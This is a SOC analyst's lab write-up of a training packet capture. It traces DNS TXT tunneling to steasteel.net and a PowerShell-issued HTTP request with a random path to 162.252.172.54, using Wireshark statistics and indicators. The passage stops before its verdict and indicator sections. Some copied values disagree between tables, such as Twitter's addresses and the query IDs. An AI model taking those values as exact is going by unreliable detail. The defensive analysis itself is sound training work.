

Attack of the Bots

Ticket Overview

Incident Summary

Investigation

Statistics

DNS

HTTP

Verdict

MITRE ATT&CK Mapping

Indicators of Compromise (IOCs)

Recommendations

Ticket Overview

Ticket Number: SOC-24138

Date/Time Reported: 2023-05-17 / 15:35:00 UTC

Assigned Analyst: Jeremiah Tindana (Contractor at MockingCyber)

Affected Endpoint: 172.16.1.191

Affected User: N/A

Incident Summary

On May 17, 2023, the SOC at Dagma Technology Innovations received an alert flagging abnormal traffic patterns and a high number of repeated queries to external-facing endpoint 172.16.1.16. A packet capture (wireshark_challenge.pcap) of the traffic was pulled for review. MockingCyber's analyst, Jeremiah Tindana, must review the capture to identify the nature of the queries, extract relevant indicators, and determine whether the traffic represents malicious activity.

NB: The sample analyzed in this report (wireshark_challenge.pcap) is course-provided challenge material from TCM Security's SOC Analyst training. All investigation, indicator extraction, and MITRE ATT&CK mapping in this report is my own independent work performed directly against the file, and not course-provided walk through.

Investigation

I opened the capture in Wireshark from the terminal.

```
mockingcyber@SOC201:~/Desktop/Investigations/Network-Analysis$ sudo wireshark wireshark_challenge.pcap
[sudo] password for mockingcyber:
** (wireshark:4249) 16:38:18.188023 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Picture 1. Launching pcap with Wireshark.

Statistics

I checked the capture file properties under the Statistics tab to get an overview of the details of the file.

File

Name:

wireshark_challenge.pcap

Length:

11 MB

Hash (SHA256):

cde5c8ab5797894820b40a7f9038766863aa48c3f8614abe7b2b2d205a72863c

Hash (SHA1):

f147a8f1cd751b1e0e43061a283f53feb44a1ebc

Format:

Wireshark/tcpdump/... - pcap

Encapsulation:

Ethernet

Snapshot length:

65535

Time

First packet:

2023-05-17 15:32:04

Last packet:

2023-05-17 18:06:49

Elapsed:

02:34:45

Capture

Hardware:

Unknown

OS:

Unknown

Application:

Unknown

Interfaces

Interface

Unknown

Dropped packets

Unknown

Capture filter

Unknown

Link type

Ethernet

Packet size limit (snaplen)

65535 bytes

Statistics

Measurement

Packets

Time span, s

Average pps

Average packet size, B

Bytes

Average bytes/s

Average bits/s

Captured

39106

9285.580

4.2

285

11146724

1,200

9,603

Displayed

8 (0.0%)

6340.005

0.0

896

7167 (0.1%)

1

9

Marked

—

—

—

—

0

—

—

Picture 2. Capture file properties for wireshark_challenge.pcap

The file contains 39,106 packets captured over roughly 2.5 hours (15:32:04 to 18:06:49 on May 17, 2023), with an average packet size of 285 bytes and an average rate of 4.2 packets per second. That has the profile of a gradual, throughput over a long duration.

I opened the Protocol Hierarchy view under the Statistics tab.

Wireshark · Protocol Hierarchy Statistics · wireshark_challenge.pcap						
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets
▼ Frame	100.0	39106	100.0	11146724	9,603	0
▼ Ethernet	100.0	39106	4.9	547484	471	0
▼ Internet Protocol Version 4	100.0	39106	7.0	782120	673	0
▼ User Datagram Protocol	76.2	29784	2.1	238272	205	0
▼ NetBIOS Datagram Service	0.0	13	0.0	2613	2	0
▼ SMB (Server Message Block Protocol)	0.0	13	0.0	1547	1	0
▼ SMB MailSlot Protocol	0.0	13	0.0	325	0	0
Microsoft Windows Browser Protocol	0.0	13	0.0	429	0	13
Domain Name System	76.1	29771	37.5	4180955	3,602	29771
▼ Transmission Control Protocol	23.8	9322	48.4	5395280	4,648	8985
Transport Layer Security	0.8	329	2.7	297967	256	329
▼ Hypertext Transfer Protocol	0.0	8	11.6	1296435	1,116	6
PKIX CERT File Format	0.0	1	0.0	1559	1	1
Media Type	0.0	1	11.6	1288212	1,109	1

Picture 3. Protocol Hierarchy

DNS packets are the most populous, with 76.1% of all packets (29,771 out of 39,106) but only 37.5% of bytes. A high packet count with a comparatively low data volume per packet suggests a large number of small, repetitive queries rather than legitimate

bulk DNS resolution traffic. This volume of DNS traffic is a strong indicator worth examining further.

TCP accounts for 23.8% of packets and a higher 48.4% of bytes, which makes sense, since TCP based protocols typically carry larger payloads per packet than DNS queries. Within TCP there is HTTP with only 8 packets but a large share of bytes at 11.6%, driven by one Media Type object at 1,288,212 bytes. That single large HTTP object is worth a closer look.

NetBIOS and SMB traffic is also present at 13 packets. The volume is not suspicious, but it is worth noting for further investigation.

I opened the endpoint overview under the Statistics.

Wireshark · Endpoints · wireshark_challenge.pcap									
Ethernet · 4		IPv4 · 19	IPv6	TCP · 234		UDP · 2190			
Address	Packets ▲	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude
172.16.1.191	39,106	11 MB	20,055	2 MB	19,051	9 MB			
172.16.1.16	29,771	5 MB	13,761	4 MB	16,010	2 MB			
23.163.0.37	6,978	4 MB	3,790	3 MB	3,188	640 kB			
162.252.172.54	1,130	1 MB	928	1 MB	202	11 kB			
45.85.235.39	126	42 kB	58	16 kB	68	26 kB			
132.148.79.222	123	27 kB	55	19 kB	68	9 kB			
129.153.135.83	114	22 kB	51	13 kB	63	9 kB			
193.122.200.171	111	23 kB	50	14 kB	61	9 kB			
184.168.98.68	110	92 kB	75	89 kB	35	3 kB			
185.87.148.132	109	23 kB	49	14 kB	60	9 kB			
129.80.164.200	108	23 kB	49	14 kB	59	9 kB			
144.172.126.136	107	22 kB	48	13 kB	59	9 kB			
94.199.173.6	95	21 kB	42	13 kB	53	7 kB			
129.213.54.49	73	15 kB	32	10 kB	41	5 kB			
129.153.22.231	72	15 kB	32	10 kB	40	5 kB			
104.244.42.193	34	5 kB	16	2 kB	18	3 kB			
104.244.42.1	23	7 kB	11	5 kB	12	2 kB			
172.16.1.255	13	3 kB	0	0 bytes	13	3 kB			
104.18.32.68	9	3 kB	4	2 kB	5	442 bytes			

Picture 4. IPv4 endpoint statistics

172.16.1.191 shows 39,106 packets, which is the exact total packet count for the entire capture. This means 172.16.1.191 is involved in every packet captured. This strongly suggests that 172.16.1.191, is the endpoint under investigation.

172.16.1.16 shows 29,771 packets, which matches the DNS packet count from the protocol hierarchy. This confirms that 172.16.1.16 is the DNS server that 172.16.1.191 is querying.

The remaining hosts in this list, such as 23.163.0.37 at 6,978 packets and a long list of low hundred-packet or less entries, are other destinations 172.16.1.191 is communicating with. These will need their own reputation checks if need be, particularly 23.163.0.37 given its comparatively high packet count relative to the rest of the tail.

I opened IPv4 conversations under the Statistics tab.

Wireshark · Conversations · wireshark_challenge.pcap							
Ethernet · 3		IPv4 · 18	IPv6	TCP · 218	UDP · 2188		
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
172.16.1.191	172.16.1.16	29,771	5 MB	16,010	2 MB	13,761	4 MB
172.16.1.191	23.163.0.37	6,978	4 MB	3,188	640 kB	3,790	3 MB
172.16.1.191	162.252.172.54	1,130	1 MB	202	11 kB	928	1 MB
172.16.1.191	45.85.235.39	126	42 kB	68	26 kB	58	16 kB
172.16.1.191	132.148.79.222	123	27 kB	68	9 kB	55	19 kB
172.16.1.191	129.153.135.83	114	22 kB	63	9 kB	51	13 kB
172.16.1.191	193.122.200.171	111	23 kB	61	9 kB	50	14 kB
172.16.1.191	185.87.148.132	109	23 kB	60	9 kB	49	14 kB
172.16.1.191	129.80.164.200	108	23 kB	59	9 kB	49	14 kB
172.16.1.191	144.172.126.136	107	22 kB	59	9 kB	48	13 kB
172.16.1.191	94.199.173.6	95	21 kB	53	7 kB	42	13 kB
172.16.1.191	129.213.54.49	73	15 kB	41	5 kB	32	10 kB
172.16.1.191	129.153.22.231	72	15 kB	40	5 kB	32	10 kB
172.16.1.191	184.168.98.68	110	92 kB	35	3 kB	75	89 kB
172.16.1.191	104.244.42.193	34	5 kB	18	3 kB	16	2 kB
172.16.1.191	172.16.1.255	13	3 kB	13	3 kB	0	0 bytes
172.16.1.191	104.244.42.1	23	7 kB	12	2 kB	11	5 kB
172.16.1.191	104.18.32.68	9	3 kB	5	442 bytes	4	2 kB

Picture 5. IPv4 conversation statistics for wireshark_challenge.pcap

This confirms that 172.16.1.191 is the single common party across every conversation in the capture. It appears as Address A in all 18 listed IPv4 conversations, which is consistent with the endpoint statistics from the previous step and reinforces that 172.16.1.191 the host generating this traffic.

The conversation with 172.16.1.16 shows 16,010 packets from A to B and 13,761 from B to A, which is a fairly balanced exchange consistent with ordinary DNS query and response traffic, just at a much higher volume than normal given the packet count involved.

The second highest volume conversation is with 23.163.0.37 at 6,978 packets, split as 3,188 outbound and 3,790 inbound. This is a meaningfully higher count than every other remote host in the list, most of which sit in the low hundreds or less.

The remaining conversations, such as 162.252.172.54 at 1,130 packets and a series of entries in the low hundreds, look more like ordinary background traffic to multiple external hosts.

DNS

I filtered the capture on dns to look through the query and response pattern directly.

No.	Time	Source	Source Port	Destination	Dest Port	Protocol	Length	Info
1	2023-05-17 15:32:04	250894 172.16.1.191	51176	172.16.1.16	53	DNS	76	Standard query 0x8aec A webmasterdev.com
2	2023-05-17 15:32:04	260187 172.16.1.16	53	172.16.1.191	51176	DNS	92	Standard query response 0x8aec A webmasterdev.com A 184.168.98.68
1432	2023-05-17 15:53:00	415685 172.16.1.191	63562	172.16.1.16	53	DNS	71	Standard query 0x38f0 A twitter.com
1433	2023-05-17 15:53:00	429463 172.16.1.16	53	172.16.1.191	63562	DNS	135	Standard query response 0x38f0 A twitter.com A 184.244.42.1 A 184.244.42.65 A 184.244.42.66
1639	2023-05-17 16:10:06	931192 172.16.1.191	63893	172.16.1.16	53	DNS	83	Standard query 0x6394 TXT aaa.h.dns.steasteel.net
1640	2023-05-17 16:10:06	956587 172.16.1.191	63893	172.16.1.16	53	DNS	83	Standard query 0x6394 TXT baa.h.dns.steasteel.net
1647	2023-05-17 16:10:07	878673 172.16.1.16	53	172.16.1.191	63893	DNS	351	Standard query response 0x6394 TXT aaa.h.dns.steasteel.net TXT
1648	2023-05-17 16:10:07	879666 172.16.1.191	52894	172.16.1.16	53	DNS	83	Standard query 0xb328 TXT baa.h.dns.steasteel.net
1655	2023-05-17 16:10:07	112283 172.16.1.191	52894	172.16.1.16	53	DNS	83	Standard query 0xb328 TXT baa.h.dns.steasteel.net
1656	2023-05-17 16:10:07	231749 172.16.1.16	53	172.16.1.191	52894	DNS	351	Standard query response 0xb328 TXT baa.h.dns.steasteel.net TXT
1657	2023-05-17 16:10:07	232647 172.16.1.191	52151	172.16.1.16	53	DNS	83	Standard query 0x28cf TXT caa.h.dns.steasteel.net
1658	2023-05-17 16:10:07	271710 172.16.1.191	52151	172.16.1.16	53	DNS	83	Standard query 0x28cf TXT caa.h.dns.steasteel.net
1659	2023-05-17 16:10:07	401972 172.16.1.16	53	172.16.1.191	52151	DNS	351	Standard query response 0x28cf TXT caa.h.dns.steasteel.net TXT
1660	2023-05-17 16:10:07	403115 172.16.1.191	49422	172.16.1.16	53	DNS	83	Standard query 0xf622 TXT daa.h.dns.steasteel.net
1661	2023-05-17 16:10:07	436759 172.16.1.191	49422	172.16.1.16	53	DNS	83	Standard query 0xf622 TXT daa.h.dns.steasteel.net
1662	2023-05-17 16:10:07	552499 172.16.1.16	53	172.16.1.191	49422	DNS	351	Standard query response 0xf622 TXT daa.h.dns.steasteel.net TXT
1663	2023-05-17 16:10:07	553593 172.16.1.191	51247	172.16.1.16	53	DNS	83	Standard query 0x809e TXT eaa.h.dns.steasteel.net
1664	2023-05-17 16:10:07	592278 172.16.1.191	51247	172.16.1.16	53	DNS	83	Standard query 0x809e TXT eaa.h.dns.steasteel.net
1665	2023-05-17 16:10:07	722425 172.16.1.16	53	172.16.1.191	51247	DNS	351	Standard query response 0x809e TXT eaa.h.dns.steasteel.net TXT
1666	2023-05-17 16:10:07	723564 172.16.1.191	53686	172.16.1.16	53	DNS	83	Standard query 0xc57e TXT faa.h.dns.steasteel.net
1667	2023-05-17 16:10:07	760355 172.16.1.191	53686	172.16.1.16	53	DNS	83	Standard query 0xc57e TXT faa.h.dns.steasteel.net
1668	2023-05-17 16:10:07	883772 172.16.1.16	53	172.16.1.191	53686	DNS	351	Standard query response 0xc57e TXT faa.h.dns.steasteel.net TXT

Picture 6. DNS query and response traffic between 172.16.1.191 and 172.16.1.16


The dns capture starts with two ordinary looking queries, an A record lookup for webmasterdev[.]com at 15:32:04 and one for twitter[.]com at 15:53:00, both of which look like standard background browsing traffic. Then at 16:10:06, 172.16.1.191 begins issuing a rapid sequence of TXT queries against subdomains of dns[.]steasteel[.]net, and the subdomain labels increment in a clear alphabetical pattern, aaa.h, baa.h, caa.h, daa.h, eaa.h, faa.h, each one queried and answered within roughly a tenth of a second of the previous one.

This incrementing subdomain structure is a strong indicator of DNS tunneling rather than legitimate traffic. Legitimate DNS lookups do not walk through sequential alphabetic subdomain permutations like this. This pattern is consistent with tunneling, encoding data into the subdomain label itself, moving through a keyspace one token at a time, possibly to either exfiltrate data outward in small chunks.

The choice of TXT record type also fits this theory. TXT records are commonly abused for tunneling because they can carry more data per response than standard A records, and the response length here, 351 bytes per answer, is large for a single DNS response and consistent with a record built to smuggle payload rather than return a simple IP address.

172.16.1.16 is confirmed here again as the DNS server, answering every one of these queries directly rather than initiating anything itself. This continues to support treating 172.16.1.191 as the actual compromised endpoint, consistent with the conversation and endpoint statistics from the previous two steps.

The next step is determining how long this TXT beaconing pattern continues across the full capture and whether the domain steasteel[.]net return any reputation hits.



Picture 7. VirusTotal domain lookup for steasteel[.]net

4 out of 91 vendors flag this domain as malicious, with category tags including command and control and malicious web sites.

Combined with the incrementing TXT subdomain pattern, the large 351 byte response sizes, and now a direct multi-vendor malicious classification with a command and control tag specifically, this is enough to treat the DNS tunneling hypothesis as confirmed. Next, I filtered for dns query of type TXT and plotted the result over time using Statistics I/O Graphs tool.

dns.qry.type == 16 and frame contains 'steasteel'


No.	Time	Source	Source Port	Destination	Dest Port	Protocol	Length	Info
1639	2023-05-17 16:10:06.931192	172.16.1.191	63893	172.16.1.16	53	DNS	83	Standard query 0x6394 TXT aaa.h.dns.steasteel.net
1640	2023-05-17 16:10:06.956587	172.16.1.191	63893	172.16.1.16	53	DNS	83	Standard query 0x6394 TXT aaa.h.dns.steasteel.net
1647	2023-05-17 16:10:07.078673	172.16.1.16	53	172.16.1.191	63893	DNS	351	Standard query response 0x6394 TXT aaa.h.dns.steasteel.net TXT
1648	2023-05-17 16:10:07.078668	172.16.1.191	52094	172.16.1.16	53	DNS	83	Standard query 0xb328 TXT baa.h.dns.steasteel.net
1655	2023-05-17 16:10:07.112263	172.16.1.191	52094	172.16.1.16	53	DNS	83	Standard query 0xb328 TXT baa.h.dns.steasteel.net
1656	2023-05-17 16:10:07.231749	172.16.1.16	53	172.16.1.191	52094	DNS	351	Standard query response 0xb328 TXT baa.h.dns.steasteel.net TXT
1657	2023-05-17 16:10:07.232647	172.16.1.191	52151	172.16.1.16	53	DNS	83	Standard query 0x28cf TXT caa.h.dns.steasteel.net
1658	2023-05-17 16:10:07.271710	172.16.1.191	52151	172.16.1.16	53	DNS	83	Standard query 0x28cf TXT caa.h.dns.steasteel.net
1659	2023-05-17 16:10:07.401972	172.16.1.16	53	172.16.1.191	52151	DNS	351	Standard query response 0x28cf TXT caa.h.dns.steasteel.net TXT
1660	2023-05-17 16:10:07.403115	172.16.1.191	49422	172.16.1.16	53	DNS	83	Standard query 0xf622 TXT daa.h.dns.steasteel.net
1661	2023-05-17 16:10:07.436759	172.16.1.191	49422	172.16.1.16	53	DNS	83	Standard query 0xf622 TXT daa.h.dns.steasteel.net
1662	2023-05-17 16:10:07.552499	172.16.1.16	53	172.16.1.191	49422	DNS	351	Standard query response 0xf622 TXT daa.h.dns.steasteel.net TXT
1663	2023-05-17 16:10:07.553593	172.16.1.191	51247	172.16.1.16	53	DNS	83	Standard query 0x8d8e TXT eaa.h.dns.steasteel.net
1664	2023-05-17 16:10:07.592278	172.16.1.191	51247	172.16.1.16	53	DNS	83	Standard query 0x8d8e TXT eaa.h.dns.steasteel.net
1665	2023-05-17 16:10:07.722425	172.16.1.16	53	172.16.1.191	51247	DNS	351	Standard query response 0x8d8e TXT eaa.h.dns.steasteel.net TXT
1666	2023-05-17 16:10:07.723584	172.16.1.191	53606	172.16.1.16	53	DNS	83	Standard query 0xc57e TXT faa.h.dns.steasteel.net
1667	2023-05-17 16:10:07.760355	172.16.1.191	53606	172.16.1.16	53	DNS	83	Standard query 0xc57e TXT faa.h.dns.steasteel.net
1668	2023-05-17 16:10:07.883772	172.16.1.16	53	172.16.1.191	53606	DNS	351	Standard query response 0xc57e TXT faa.h.dns.steasteel.net TXT
1669	2023-05-17 16:10:07.884939	172.16.1.191	51203	172.16.1.16	53	DNS	83	Standard query 0x149a TXT gaa.h.dns.steasteel.net
1670	2023-05-17 16:10:07.917091	172.16.1.191	51203	172.16.1.16	53	DNS	83	Standard query 0x149a TXT gaa.h.dns.steasteel.net
1673	2023-05-17 16:10:08.832481	172.16.1.16	53	172.16.1.191	51203	DNS	351	Standard query response 0x149a TXT gaa.h.dns.steasteel.net TXT
1674	2023-05-17 16:10:08.833694	172.16.1.191	63879	172.16.1.16	53	DNS	83	Standard query 0x8770 TXT haa.h.dns.steasteel.net

Frame 1639: 83 bytes on wire (664 bits), 83 bytes captured (664 bits) on interface 0
 Ethernet II, Src: Hewlett-Packard_86:bf:a2, Dst: Dell_E5:72:ef (14:9e:cf:e5:72:ef)
 Internet Protocol Version 4, Src: 172.16.1.191, Dst: 172.16.1.16
 User Datagram Protocol, Src Port: 63893, Dst Port: 53
 Domain Name System (query)

0000 14 9e cf e5 72 ef 00 0f 61 86 bf a2 08 00 45 00f...a....E-
 0010 00 45 3d b0 00 00 00 11 a2 08 ac 10 01 bf ac 10 ..E.....
 0020 01 10 f9 95 00 35 00 31 3b 3a 63 94 01 00 00 015.1.;C.....
 0030 00 00 00 00 00 00 03 61 61 61 01 00 03 64 6e 73a aa h dns
 0040 09 73 74 65 61 73 74 65 65 6c 03 6e 65 74 00 00 ..steaste el net..
 0050 10 00 01

Packets: 39106 · Displayed: 21389 (54.7%)

Picture 8. Filtered TXT query traffic to steasteel.net across the capture



Picture 9. I/O Graph of TXT beaconing to steasteel[.]net over time

21,389 of 39,106 total packets, or 54.7%, match this filter. This means more than half of everything in this capture is TXT tunneling traffic to steasteel[.]net. This is a substantially larger amount than meets the eye. It is the dominant activity across the entire session.

The I/O graph shows the TXT beaconing itself is not continuous. There is no tunneling traffic before roughly 16:00, a first sustained burst between about 16:05 and 16:20, then no further TXT queries for close to thirty minutes, followed by a second phase of repeated shorter bursts from roughly 16:50 through past 17:20.

The first burst runs from approximately 16:10 through 16:20, roughly ten minutes, and the second phase spans roughly 16:50 through 17:25, another thirty five minutes across several distinct bursts. Combined, the active tunneling window covers a little over an hour out of the 2.5 hour capture, with DNS tunneling accounting for the majority of all traffic during that window.

HTTP

I moved forward from DNS checks to HTTP by filtering on HTTP traffic because the initial protocol hierarch examination revealed the presence of 8 unencrypted HTTP packets.

No.	Time	Source	Source Port	Destination	Dest Port	Protocol	Length	Info
110	2023-05-17 15:32:46	155265172.16.1.191	51221	162.252.172.54	80	HTTP	214	GET /9GQ5A8/6ctf5JL HTTP/1.1
1238	2023-05-17 15:32:47	972240.162.252.172.54	80	172.16.1.191	51221	HTTP	158	HTTP/1.1 200 OK (image/gif)
24053	2023-05-17 17:08:57	827407.172.16.1.191	51388	104.18.32.68	80	HTTP	214	GET /SectigoRSAdomainValidationSecureServerCA.crt HTTP/1.1
24056	2023-05-17 17:08:57	862651.104.18.32.68	80	172.16.1.191	51388	HTTP	681	HTTP/1.1 200 OK (application/pkix-cert)
25415	2023-05-17 17:10:32	089754.23.163.0.37	8080	172.16.1.191	51408	TCP	1514	8080 → 51408 [ACK] Seq=83543 Ack=2728 Win=64240 Len=1460
31911	2023-05-17 17:18:25	904944.23.163.0.37	8080	172.16.1.191	51476	TCP	1514	8080 → 51476 [ACK] Seq=298703 Ack=2728 Win=64240 Len=1460
31961	2023-05-17 17:18:26	132651.23.163.0.37	8080	172.16.1.191	51476	TCP	1430	8080 → 51476 [PSH, ACK] Seq=353155 Ack=2728 Win=64240 Len=1376
31986	2023-05-17 17:18:26	169047.23.163.0.37	8080	172.16.1.191	51476	TCP	1430	8080 → 51476 [PSH, ACK] Seq=379299 Ack=2728 Win=64240 Len=1376

<pre> 1 Frame 116: 226 bytes on wire (1808 bits), 226 bytes captured (1808 bits) on 0 2 Ethernet II, Src: Hewlett-Packard (08:0f:61:86:bf:a2), Dst: Cisco_7a:1d:39 (08:00:a7:7a:1d:39) 3 Internet Protocol Version 4, Src: 172.16.1.191, Dst: 162.252.172.54 4 Transmission Control Protocol, Src Port: 51221, Dst Port: 80, Seq: 1, Ack: 1, Len: 172 5 Hypertext Transfer Protocol 6 GET /9GQ5A8/6ctf5JL HTTP/1.1\r\n 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; en-US) WindowsPowerShell/5.1.22621.963\r\n 8 Host: 162.252.172.54\r\n 9 Connection: Keep-Alive\r\n 10 \r\n 11 [Full request URI: http://162.252.172.54/9GQ5A8/6ctf5JL] 12 [HTTP request 1/1] 13 [Response in frame: 1238] </pre>	<pre> 0000 00 cc a7 7a 1d 39 00 0f 61 86 bf a2 08 00 45 00 ...z.9...a....E- 0010 00 d4 6c 79 40 00 00 06 90 a8 ac 10 01 bf a2 fc ...ly0... 0020 ac 36 c8 15 00 50 0d de ad 98 27 75 1f d4 50 18 -6...P...u...P- 0030 fa f0 c0 0c 00 00 47 45 54 20 2f 39 47 51 35 41 GE T /9GQ5A 0040 38 2f 36 63 74 66 35 4a 4c 20 48 54 54 59 2f 31 8/6ctf5JL HTTP/1 0050 2e 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 .1 User-Agent: 0060 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e Mozilla/ 5.0 (Win 0070 64 6f 77 73 20 4e 54 3b 20 57 69 6e 64 6f 77 73 dows NT; Windows 0080 20 4e 54 20 31 30 2e 30 3b 20 65 6e 2d 55 53 29 NT 10.0 ; en-US) 0090 20 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 08 65 Windows PowerShe 00a0 6c 6c 2f 35 2e 31 2e 32 32 36 32 31 2e 39 36 33 l/5.1.2 2621.963 00b0 0d 0a 48 6f 73 74 3a 20 31 36 32 2e 32 35 32 2e -Host: 162.252. 00c0 31 37 32 2e 35 34 0d 0a 13 6f 6e 6e 65 63 74 69 172.54...Connecti 00d0 6f 6e 3a 20 4b 65 65 70 2d 41 6d 69 70 65 0d 0a on: Keep-Alive... 00e0 0d 0a </pre>
--	---

Picture 10. HTTP requests across the capture

The first request, at 15:32:46, is a GET request to 162.252.172.54 for a path of /9GQ5A8/6ctf5JL, which returns a 200 OK with an image/gif content type. The path itself does not look like a normal file reference. It reads as a randomly generated token rather than a filename, which is a pattern more consistent with beacon URI than an actual image request. The User-Agent on this request is also a strong indicator on its own. It identifies as WindowsPowerShell/5.1.22621.963, not a browser. A real user browsing to an image would never generate this User-Agent. This is a scripted request, most likely from PowerShell's Invoke-WebRequest or a

similar cmdlet, which is consistent with malware or a script issuing this call rather than a person. Given the random path and the image/gif response type, this could be a payload retrieval disguised as an image, or a check-in beacon disguised as a normal-looking web request.

The remaining four entries are TCP traffic to 23.163.0.37 on port 8080, appearing at 17:10:32 and again in a cluster at 17:18:25 through 17:18:26. This is the second highest volume host flagged back in the conversation statistics step. Its appearance here, on a non-standard port carrying full length 1514 and 1430 byte packets, suggests an active data transfer rather than idle connection chatter.

The 162.252.172.54 PowerShell beacon and the 23.163.0.37 port 8080 traffic are now the two highest priority unresolved threads, alongside the DNS tunneling channel already confirmed. Both need reputation checks and, ideally, a closer look at the raw payload before anything gets stated definitively about their role in this incident.

I followed the HTTP stream for this conversation by clicking on the packets, Follow > HTTP Stream.



